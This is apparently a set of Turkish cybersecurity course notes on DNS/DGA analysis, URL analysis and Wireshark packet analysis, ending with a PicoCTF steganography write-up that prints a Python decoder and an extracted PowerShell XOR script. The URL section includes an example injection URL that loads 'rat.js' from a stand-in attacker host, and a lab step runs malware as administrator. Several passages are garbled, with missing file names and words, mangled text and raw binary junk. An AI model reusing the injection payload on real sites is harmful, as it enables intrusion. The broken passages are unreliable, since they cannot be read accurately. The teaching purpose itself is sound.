- Trafik Artışı: Yönlendirici güvenlik duvarınızda 02:00 - 04:00 saatleri arasında trafik artışı gözlemlediyseniz, bu normal bir yedekleme işlemi veya veri hırsızlığı belirtisi olabilir.
- Hipotez Oluşturma: Bu tür anormallikleri belirleyerek, daha derin analizler yapabilir ve olası güvenlik tehditlerini tespit edebilirsiniz.

1.8. IP ve DNS Analizi

Günümüzde birçok siber saldırı, C2 (Komuta ve Kontrol) sunucularına dayanıyor. Bu sunucular, saldırganların ek saldırı araçlarını indirmesi ve verileri sızdırması için kullanılıyor. Bu nedenle, bir siber güvenlik analisti için trafiği analiz etmek, özellikle harici ana bilgisayarlara erişim taleplerini belirlemek önemlidir. Bu tür analizler genellikle IP adreslerinin ve DNS çözümlemelerinin incelenmesini içerir. Eğer bir hizmete abone olursanız, itibara dayalı beslemeler de genellikle IP ve DNS bilgilerine dayalı olacaktır.

1.8.1. Statik IP ve DNS Analizi

Eskiden kötü amaçlı yazılımlar, belirli bir statik IP veya DNS adıyla iletişim kurmak üzere yapılandırılmıştı. Bu durumda, kötü amaçlı yazılım yüklendiğinde belirli bir IP adresine veya DNS adına çağrı yapardı. Bu, kötü niyetli IP adreslerinin tespit edilip engellenmesine olanak tanıyordu. Ancak saldırganlar, engellenen alan adlarını değiştirerek bu yöntemi aşmaya çalıştılar. Bu durum, "bilinen kötü IP adresleri" ve "bilinen kötü DNS" gibi kavramların ortaya çıkmasına yol açtı.

Etki Alanı Üretim Algoritmaları (DGA)

Engelleme listelerinin üstesinden gelmek için saldırganlar, Etki Alanı Üretim Algoritmaları (DGA) kullanmaya başladılar. DGA, kötü amaçlı yazılımlar tarafından dinamik olarak alan adları oluşturarak engelleme listelerinden kaçmak için kullanılan bir yöntemdir. Bu algoritmalar, bir tohum değeri kullanarak yeni alan adları üretir ve bu alan adları kötü niyetli sunuculara bağlanmak için kullanılır.

DGA'ların beş adımı şunlardır:

- 1. Dinamik DNS Hizmeti Kurulumu:** Saldırganlar, dinamik DNS hizmetlerine sahte kimlik bilgileriyle kaydolar.
- 2. Kötü Amaçlı Yazılım Kodunda DGA Uygulaması:** Kötü amaçlı yazılım kodu, DGA'yı kullanarak yeni alan adları üretir.
- 3. Paralel DGA Kullanımı:** Dinamik DNS hizmetinde alan adı kayıtları oluşturulur.
- 4. Kötü Amaçlı Yazılımın C2 Sunucusuna Bağlanma Çabası:** Kötü amaçlı yazılım, üretilen alan adlarından birini seçerek C2 sunucusuna bağlanmaya çalışır.
- 5. Yeni Tohumun İletilmesi:** C2 sunucusu, yeni bir tohum değeri ileterek DGA'yı değiştirir ve engelleme çabalarını atlatır.

Hızlı Akış Ağları

Hızlı akış ağı, DGA ile üretilen alan adlarını kullanarak C2 ağlarının varlığını gizler. Bu yöntem, IP adreslerini sürekli değiştirerek kötü amaçlı yazılımların tespit edilmesini zorlaştırır. Bir DGA'yı tespit etmek için şu ipuçlarına dikkat edebilirsiniz:

- Rastgele IP adreslerine çok sayıda çağrı.
- Yüksek oranda NXDOMAIN hatası.

DGA'ları Azaltma

DGA'ları azaltmanın en iyi yolu, güvenli bir özyinelemeli DNS çözümleyici kullanmaktır. Bu, güvenilir bir DNS sunucusunun diğer güvenilir DNS sunucularıyla iletişim kurarak IP adreslerini bulmasını sağlar ve DGA'ları engelleyerek ağınızın korunmasına yardımcı olur.

Bu yöntemler, saldırganların sürekli değişen taktiklerine karşı güvenliğini artırmada önemli rol oynar ve IP ile DNS analizinde kritik bir yer tutar.

1.9. URL Analizi

Metinde geçen bazı terimler ve süreçler açıklanmış ve bunlar siber güvenlik analisti olarak URL analizinin nasıl yapılacağına dair temel bilgileri kapsıyor. İşte metinde geçen bazı önemli noktalar ve açıklamaları:

1. URL (Tekdüzen Kaynak Bulucu):

`http://diontraining.com/upload.php?post=%3Cscript%3E%27http%3A%2F%2Fab
c123 . Com%2Frat%2Ejs`

- Web tarayıcısının üst kısmında yazdığınız adreslerdir. Örneğin: `diontraining.com` veya `comptia.org`.

2. Siber Güvenlik Analisti Görevleri:

- Proxy günlüklerinde veya diğer güvenlik günlüklerinde farklı URL'lere bakmak.

- Ziyaret edilen web sitelerini belirlemek ve bu sitelere ne tür verilerin aktarıldığını incelemek.

3. URL Analizi:

- Bir bağlantının mevcut bir itibar listesinde işaretlenip işaretlenmediğini belirlemek.
- URL içinde kodlanmış olabilecek kötü amaçlı komut dosyalarını veya etkinlikleri tespit etmek.
- Doğru araçları kullanarak URL içindeki yüzde kodlamalarını çözmek.
- URL'nin gerçekleştirdiği yönlendirmeleri değerlendirmek.
- URL tarafından yürütülmeden çağrılan komut dosyasının kaynak kodunu göstermek.
- Tüm bu işlemleri sandbox ortamında yapmak, böylece kendi makinenize zarar vermemek.

4. HTTP Yöntemleri:

- GET: Sunucudan bir kaynak almak için kullanılır.
- POST: Sunucuya veri göndermek için kullanılır.
- PUT: Bir kaynağı oluşturmak veya güncellemek için kullanılır.
- DELETE: Bir kaynağı silmek için kullanılır.
- HEAD: Sadece kaynağın başlıklarını almak için kullanılır.

5. HTTP Yanıt Kodları:

- 200: Başarılı GET veya POST isteği.
- 301: Yönlendirme.
- 400: İstemci hatası.
- 401: Kimlik doğrulama gerektiriyor.
- 403: Erişim yetkisi yok.
- 404: Kaynak bulunamadı.
- 500: Sunucu hatası.
- 502: Kötü ağ geçidi.
- 503: Sunucu meşgul veya hizmet verilemiyor.
- 504: Ağ geçidi zaman aşımı.

6. Yüzde Kodlama:

- URL'lerde özel karakterleri veya ikili verileri kodlamak için kullanılan bir mekanizma.

- Örneğin: `%3C` `<` işaretini, `%3E` `>` işaretini temsil eder.
- Yüzde kodlama, kötü amaçlı kodların gizlenmesi veya URL'nin doğrudan okunmasını zorlaştırmak için kullanılabilir.
- Bu nedenle, yüzde kodlama içeren URL'ler dikkatle incelenmelidir.

7. Çift Kodlama:

- Yüzde işaretini de kodlayarak URL'yi daha da karmaşık hale getirme yöntemi.
- Çift kodlama gerçek dünyada karşılaşılabılır.

8. Analiz Örneği:

- Örnek URL:
`diontraining.com/upload.php?post=%3Cscript%3E%27http%3A%2F%2Fabc123.com%2Frat%2Ejs`
- Bu URL, `upload.php` dosyasına `script` etiketli bir JavaScript dosyası göndermeye çalışır.

Bu temel bilgiler, URL analizi yaparken dikkat etmeniz gereken anahtar noktaları içerir ve bir siber güvenlik analisti olarak karşılaşılabileceğiniz durumlara hazırlıklı olmanızı sağlar.

1.10. Paket analizi

Paket analizi, ağ trafiğini izleyerek ve analiz ederek ağdaki faaliyetleri anlamamıza yardımcı olan bir tekniktir. Bu derste, Wireshark kullanarak temel paket analizleri yapmayı öğreneceğiz. Wireshark, ağ trafiğini yakalamak ve analiz etmek için yaygın olarak kullanılan bir araçtır.

Adımlar:

1. Hazırlık:

- Wireshark ve Process Monitor (Proc Mon) gibi araçları kullanarak kötü amaçlı yazılımın faaliyetlerini izlemek için gerekli yazılımları kurun.
- Bir parça kötü amaçlı yazılım başlatın ve bunun ağ trafiği üzerindeki etkilerini inceleyin.

2. Wireshark'ı Başlatma:

- Windows simgesine tıklayın ve Wireshark'ı açın.
- Wireshark'ta, ağ trafiğini yakalamak için köpekbalığı yüzgeci ikonuna tıklayarak yakalamayı başlatın.

3. Kötü Amaçlı Yazılımı Çalıştırma:

- Proc Mon kullanarak kötü amaçlı yazılımın gerçekten çalıştığını doğrulayın.
- Kötü amaçlı yazılımı yönetici olarak çalıştırın ve çalışmasını izleyin.

4. Wireshark'ta Trafik Analizi:

- Yakalama işlemi sırasında oluşan trafiği izleyin.
- Trafiğin belirli aralıklarla tekrar eden faaliyetlerini inceleyin.
- Hangi IP adreslerine bağlantı kurulduğunu ve hangi verilerin gönderildiğini analiz edin.

5. Zaman Formatını Ayarlama:

- Wireshark'ta zaman formatını değiştirerek, Proc Mon ile aynı formatta görüntüleyin.
- Görüntüleme Zamanı'na giderek, Görüntüleme Formatı'nı günün saati olarak ayarlayın.

6. Analiz Sonuçlarını Yorumlama:

- Kötü amaçlı yazılımın ağ trafiğini inceleyerek hangi IP adreslerine bağlantı kurduğunu belirleyin.
- Bu IP adreslerinin, potansiyel olarak kötü amaçlı olup olmadığını değerlendirin.

7. Göstergeleri Geliştirme:

- Uzlaşma göstergeleri (Indicators of Compromise - IoC) geliştirin.
- Bu göstergeleri kullanarak, ağ trafiğinizi izleyin ve olası tehditleri belirleyin.

Örnek İnceleme:

1. Başlangıç Zamanı:

- Örneğin, 1:43:29'da başlayan işlem, bir Windows güncelleme çağrısı yapar ve 443 numaralı bağlantı noktası üzerinden bir bağlantı kurar.

31	13:43:06.250228	8.8.8.8	10.0.2.15	DNS	235 Standard query response 0xed52 A ctldl.windowsupd
32	13:43:06.294148	8.8.8.8	10.0.2.15	DNS	235 Standard query response 0xed52 A ctldl.windowsupd
33	13:43:06.294197	10.0.2.15	8.8.8.8	ICMP	263 Destination unreachable (Port unreachable)
34	13:43:13.615369	40.71.103.4	10.0.2.15	TCP	60 443 → 51267 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=
35	13:43:14.615106	10.0.2.15	8.8.8.8	DNS	84 Standard query 0x2615 PTR 4.103.71.40.in-addr.ar
36	13:43:14.625807	8.8.8.8	10.0.2.15	DNS	163 Standard query response 0x2615 No such name PTR 4

2. Sonraki İşlem:

- 1:44:28'de, bir DNS sorgusu başlatılır ve bu sorgu bir IP adresine yönlendirilir.

3. Diğer Bağlantılar:

- 1:45:28'de, farklı bir IP adresine bir bağlantı kurulur ve iki yönlü iletişim sağlanır.

63	13:45:15.208798	PcsCompu_19:c1:f3	RealtekU_12:35:02	ARP	42 Who has 10.0.2.2? Tell 10.0.2.15
64	13:45:15.209092	RealtekU_12:35:02	PcsCompu_19:c1:f3	ARP	60 10.0.2.2 is at 52:54:00:12:35:02
65	13:45:19.723804	10.0.2.15	46.160.165.31	TCP	66 [TCP Retransmission] 51286 → 443 [SYN] Seq=0 Win=
66	13:45:29.615501	54.243.136.64	10.0.2.15	TCP	60 80 → 51284 [FIN, ACK] Seq=187 Ack=188 Win=65535 L
67	13:45:29.615584	10.0.2.15	54.243.136.64	TCP	54 51284 → 80 [ACK] Seq=188 Ack=188 Win=64054 Len=0
68	13:45:29.615750	10.0.2.15	54.243.136.64	TCP	54 51284 → 80 [FIN, ACK] Seq=188 Ack=188 Win=64054 L
69	13:45:29.615971	54.243.136.64	10.0.2.15	TCP	60 80 → 51284 [ACK] Seq=188 Ack=189 Win=65535 Len=0

Bu TCP akışını takip edersek bu isteğin IP adresini almak için atıldığını görebiliriz.

No.	Time	Source	Destination	Protocol	Length	Info
43	13:44:29.296707	10.0.2.15	54.243.136.64	TCP	66	51284 → 80
44	13:44:29.323821	54.243.136.64	10.0.2.15	TCP	60	80 → 51284
45	13:44:29.323919	10.0.2.15	54.243.136.64	TCP	54	51284 → 80
46	13:44:29.324145	10.0.2.15	54.243.136.64	HTTP	241	GET / HTTP/1.1
47	13:44:29.324439	54.243.136.64	10.0.2.15	TCP	60	80 → 51284
48	13:44:29.355681	54.243.136.64	10.0.2.15	HTTP	240	HTTP/1.1 200 OK
49	13:44:29.411416	10.0.2.15	54.243.136.64	TCP	54	51284 → 80
66	13:45:29.615501	54.243.136.64	10.0.2.15	TCP	60	80 → 51284
67	13:45:29.615584	10.0.2.15	54.243.136.64	TCP	54	51284 → 80
68	13:45:29.615750	10.0.2.15	54.243.136.64	TCP	54	51284 → 80
69	13:45:29.615971	54.243.136.64	10.0.2.15	TCP	60	80 → 51284

Bu adımları takip ederek, ağ trafiğinizi izleyebilir ve kötü amaçlı yazılımların faaliyetlerini belirleyebilirsiniz. Bu analiz, ağ güvenliğinizi artırmanıza yardımcı olur ve olası tehditlere karşı proaktif önlemler almanızı sağlar.

PicoCTF 2021 - Very very very Hidden

Açıklama

Bir bayrak bulmak birçok adım gerektirebilir, ancak özenle bakarsanız, tünelin sonundaki ışığı bulmanız uzun sürmez. Unutmayın, bazen gizli hazineyi bulursunuz, ama bazen sadece hazinenin gizli bir haritasını bulursunuz.

İpuçları

- Bir şey bulduğunuza inanıyorum, ancak rastgele sorgular kadar ince ipuçları var mı?
- Bayrak yalnızca gizli mesajı tersine çevirdiğinizde bulunacaktır.

Başlayalım

Bu paket yakalamayı Wireshark ile açarak başladım. Yaklaşık 10.000 paket içeriyordu ve 9.3 megabayttı, bu yüzden tam olarak küçük değildi. Paket yakalamamanın üstünkörü bir taraması, bazı http, https ve QUIC trafiği, bazı MDNS ve LLMNR trafiği ve tabii ki DNS gösterdi.

Daha sonra, Wireshark içindeki filtreyi kullanırken neler olup bittiğine dair genel bir fikir edinmek için DNS isteklerine baktım:dns


try_me.pcap						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
dns						
No.	Time	Source	Destination	Protocol	Length	Info
4442	106.353757	192.168.1.189	192.168.1.1	DNS	88	Standard query 0x607a A presence.teams.m
4443	106.356247	192.168.1.1	192.168.1.189	DNS	220	Standard query response 0x607a A presenc
6475	124.301747	192.168.1.189	192.168.1.1	DNS	85	Standard query 0x850f A login.microsof
6476	124.326592	192.168.1.189	192.168.1.1	DNS	85	Standard query 0x850f A login.microsof
6477	124.357110	192.168.1.1	192.168.1.189	DNS	318	Standard query response 0x850f A login.m
6497	124.499938	192.168.1.189	192.168.1.1	DNS	81	Standard query 0x2d1c A wpad.fios-router
6502	124.502471	192.168.1.1	192.168.1.189	DNS	131	Standard query response 0x2d1c No such n
6534	124.844754	192.168.1.189	192.168.1.1	DNS	79	Standard query 0x9d65 A teams.microsoft.
6535	124.869722	192.168.1.189	192.168.1.1	DNS	79	Standard query 0x9d65 A teams.microsoft.
6536	124.882897	192.168.1.1	192.168.1.189	DNS	186	Standard query response 0x9d65 A teams.m
6730	127.882814	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x42fb A powershell.org
6735	127.907613	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x42fb A powershell.org
6736	127.983853	192.168.1.1	192.168.1.189	DNS	106	Standard query response 0x42fb A powersh
6792	128.239263	192.168.1.189	192.168.1.1	DNS	80	Standard query 0x5ddf A fonts.googleapis
6809	128.254473	192.168.1.1	192.168.1.189	DNS	96	Standard query response 0x5ddf A fonts.g
6910	128.278931	192.168.1.189	192.168.1.1	DNS	80	Standard query 0xe68a A cdnjs.cloudflare
7007	128.293117	192.168.1.1	192.168.1.189	DNS	112	Standard query response 0xe68a A cdnjs.c
7809	128.432663	192.168.1.189	192.168.1.1	DNS	67	Standard query 0xa686 A s.w.org
7811	128.457483	192.168.1.189	192.168.1.1	DNS	67	Standard query 0xa686 A s.w.org

düzenli durması için “ip.src == 192.168.1.189 && dns” filtresini uyguladım.

2468	86.175374	192.168.1.189	192.168.1.1	DNS	93	Standard query 0xefc9 A user-images.githubusercontent.com
2553	86.194769	192.168.1.189	192.168.1.1	DNS	85	Standard query 0xb1e4 A raw.githubusercontent.com
2569	86.196794	192.168.1.189	192.168.1.1	DNS	86	Standard query 0x4c90 A camo.githubusercontent.com
2570	86.197009	192.168.1.189	192.168.1.1	DNS	89	Standard query 0x4146 A avatars.githubusercontent.com
3133	86.756914	192.168.1.189	192.168.1.1	DNS	76	Standard query 0xa27f A alive.github.com
3137	86.781816	192.168.1.189	192.168.1.1	DNS	76	Standard query 0xa27f A alive.github.com
3160	86.898573	192.168.1.189	192.168.1.1	DNS	83	Standard query 0x8e24 A collector.githubapp.com
3163	86.902616	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x51cb A api.github.com
3167	86.923406	192.168.1.189	192.168.1.1	DNS	83	Standard query 0x8e24 A collector.githubapp.com
3326	93.561058	192.168.1.189	192.168.1.1	DNS	87	Standard query 0x5ba7 A googleads.g.doubleclick.net
3361	95.015406	192.168.1.189	192.168.1.1	DNS	81	Standard query 0x9a5d A wpad.fios-router.home
3385	102.720901	192.168.1.189	192.168.1.1	DNS	78	Standard query 0xe22a A docs.microsoft.com
3390	102.745723	192.168.1.189	192.168.1.1	DNS	78	Standard query 0xe22a A docs.microsoft.com
3465	102.983938	192.168.1.189	192.168.1.1	DNS	83	Standard query 0x5a72 A wcpstatic.microsoft.com
3506	103.009359	192.168.1.189	192.168.1.1	DNS	83	Standard query 0x5a72 A wcpstatic.microsoft.com
3950	103.491845	192.168.1.189	192.168.1.1	DNS	89	Standard query 0x4bb6 A web.vortex.data.microsoft.com
3951	103.491936	192.168.1.189	192.168.1.1	DNS	84	Standard query 0xabdd A www.google-analytics.com
3952	103.492076	192.168.1.189	192.168.1.1	DNS	78	Standard query 0x4bcc A cdn.speedcurve.com
4014	103.553346	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x95a5 A w.usabilla.com
4042	103.578258	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x95a5 A w.usabilla.com
4323	103.697070	192.168.1.189	192.168.1.1	DNS	83	Standard query 0x2757 A stats.g.doubleclick.net
4346	103.740823	192.168.1.189	192.168.1.1	DNS	76	Standard query 0xc1e A c1.microsoft.com
4353	103.766370	192.168.1.189	192.168.1.1	DNS	76	Standard query 0xc1e A c1.microsoft.com
4388	103.833722	192.168.1.189	192.168.1.1	DNS	70	Standard query 0xeb9e A c.bing.com
4389	103.859114	192.168.1.189	192.168.1.1	DNS	70	Standard query 0xeb9e A c.bing.com
4441	106.329066	192.168.1.189	192.168.1.1	DNS	88	Standard query 0x607a A presence.teams.microsoft.com
4442	106.353757	192.168.1.189	192.168.1.1	DNS	88	Standard query 0x607a A presence.teams.microsoft.com
6475	124.301747	192.168.1.189	192.168.1.1	DNS	85	Standard query 0x850f A login.microsoftonline.com
6476	124.326592	192.168.1.189	192.168.1.1	DNS	85	Standard query 0x850f A login.microsoftonline.com
6497	124.499938	192.168.1.189	192.168.1.1	DNS	81	Standard query 0x2d1c A wpad.fios-router.home
6534	124.844754	192.168.1.189	192.168.1.1	DNS	79	Standard query 0x9d65 A teams.microsoft.com
6535	124.869722	192.168.1.189	192.168.1.1	DNS	79	Standard query 0x9d65 A teams.microsoft.com
6730	127.882814	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x42fb A powershell.org
6735	127.907613	192.168.1.189	192.168.1.1	DNS	74	Standard query 0x42fb A powershell.org
6792	128.239263	192.168.1.189	192.168.1.1	DNS	80	Standard query 0x5ddf A fonts.googleapis.com

Bu, google.com, bir ana bilgisayar adı, GitHub, bazı Microsoft siteleri ve . diğer şeylerin yanı sıra powershellpowershell.org

HTTP trafiği gözlemlendiğinden, indirilen dosyaları bu paket yakalama içinde çıkarmanın iyi bir fikir olabileceğini düşündüm. Wireshark ile bu çok kolay; **Dosya -> Nesneleri Dışa Aktar -> HTTP**, sonra **Tümünü Kaydet**'i tıklayın.




Wireshark kullanarak HTTP akışlarından dosyaları ayıklayın.

Sonra, bunların ne tür dosyalar olduğunu görmek için kontrol ettim. Boş bir dosya, bir metin dosyası, iki PNG ve bir miktar HTML:

```
-rw-rw-rw- 1 kali kali 0 Jul 30 02:27 %5c
-rw-rw-rw- 1 kali kali 1284036 Jul 30 02:27 duck.png
-rw-rw-rw- 1 kali kali 2497784 Jul 30 02:27 evil_duck.png
-rw-rw-rw- 1 kali kali 196 Jul 30 02:27 favicon.ico
-rw-rw-rw- 1 kali kali 6 Jul 30 02:27 NothingSus
```

İlginçtir ve aynı boyutlardadır, ancak iki katından daha büyüktür. Resimlerin kendilerine bakıldığında, daha büyük olmasına rağmen, 'den daha düşük kalitede görünüyor. Bu da steganografi ile içine gizlenmiş veriler olabileceğini gösterir.

Kalitedeki bu fark, özellikle her görüntüdeki bulutları karşılaştırırken belirgindir:



Pikselli bulutlar ve ördekler.

Daha sonra, hızlı bir galibiyet umuduyla tüm olağan CTF steganografi kod çözme araçlarını denedim, ancak hiçbir şey işe yaramadı. Zaten keşfettiklerimi gözden geçirdiğimde, paket yakalama içinde garip sayıda PowerShell referansı vardı. Bir önseziyle, Google'da araştırdım ve ilginç bir blog yazısı ve GitHub'da bir araç buldum: PowerShell steganography

- <https://malware.news/t/powershell-steganography/41866>
- <https://github.com/peewpw/Invoke-PSImage>

ile oluşturulan resimler için bir kod çözücü bulmaya çalıştım ancak Google aramasının ilk sayfasında yararlı bir şey bulamadım.


Birkaç dakika sonra, aşağıdaki Python betiğiyle karşılaştım:


```

1 #!/usr/bin/env python3
2
3 import sys
4 from PIL import Image
5
6 with Image.open("evil_duck.png") as im:
7     width, height = im.size
8
9     for x in range(width):
10         for y in range(height):
11             r, g, b = im.getpixel((y, x))
12             sys.stdout.write(chr(((b & 15) * 16) | (g & 15)))

```

Bu kod çözücüyü çalıştırmak bir PowerShell betiği verdi:



```

$out = "flag.txt"
$enc = [system.Text.Encoding]::UTF8
$string1 = "HEYWherE(IS_tNE)50uP?^DId_YOu(]E@t*mY_3RD())B2g3l?"
$string2 = "8,:8+14>Fx0l+$*KjVD>[o*.;+1|*[n&2G^201l&,Mv+_ 'T_B"

$data1 = $enc.GetBytes($string1)
$bytes = $enc.GetBytes($string2)


for($i=0; $i -lt $bytes.count ; $i++)
{
    $bytes[$i] = $bytes[$i] -bxor $data1[$i]
}

[System.IO.File]::WriteAllBytes("$out", $bytes)
<U+0089><U+0094>0±ä<U+009B>I<U+0089>^S4IC1ô-3Xc^Ga<U+0081>^P0?^Xlu
<U+0081>% ÄE<U+0084>â^W\<U+0085>%bq1dM^A<U+009C><U+0089>Yô^CÓ^Q^Z
ÍG<U+0089>²²<U+009A><U+0095>;C<U+0093>x^Y^MÜ><U+0089>4x^A^S^K
<U+0089>û<U+0083>T^YÇ^A0]CXsçPÑâ^X^_Hõñ^Ä<U+0093>ÖD57^¥Y~
<U+0091>;$- ±<9<U+008D><U+0094>ô³ ä<U+009A>M<U+0087>^Y:BE50#3Xi^Më
<U+008E>^YÔ8^Q³<U+008B>¹@Ä<U+0089>ç^QP<U+008D>³ø57^A H<U+009F>
:

```

evil_duck.png'dan çıkarılan yük

Bu komut dosyası XOR, anahtar olarak kullanarak şifreler ve çıktıyı öğesine yazar. Bunun yerine kodunu çözmek için CyberChef'i kullanmayı seçtim:



CyberChef ile bayrağın kodu çözüldü.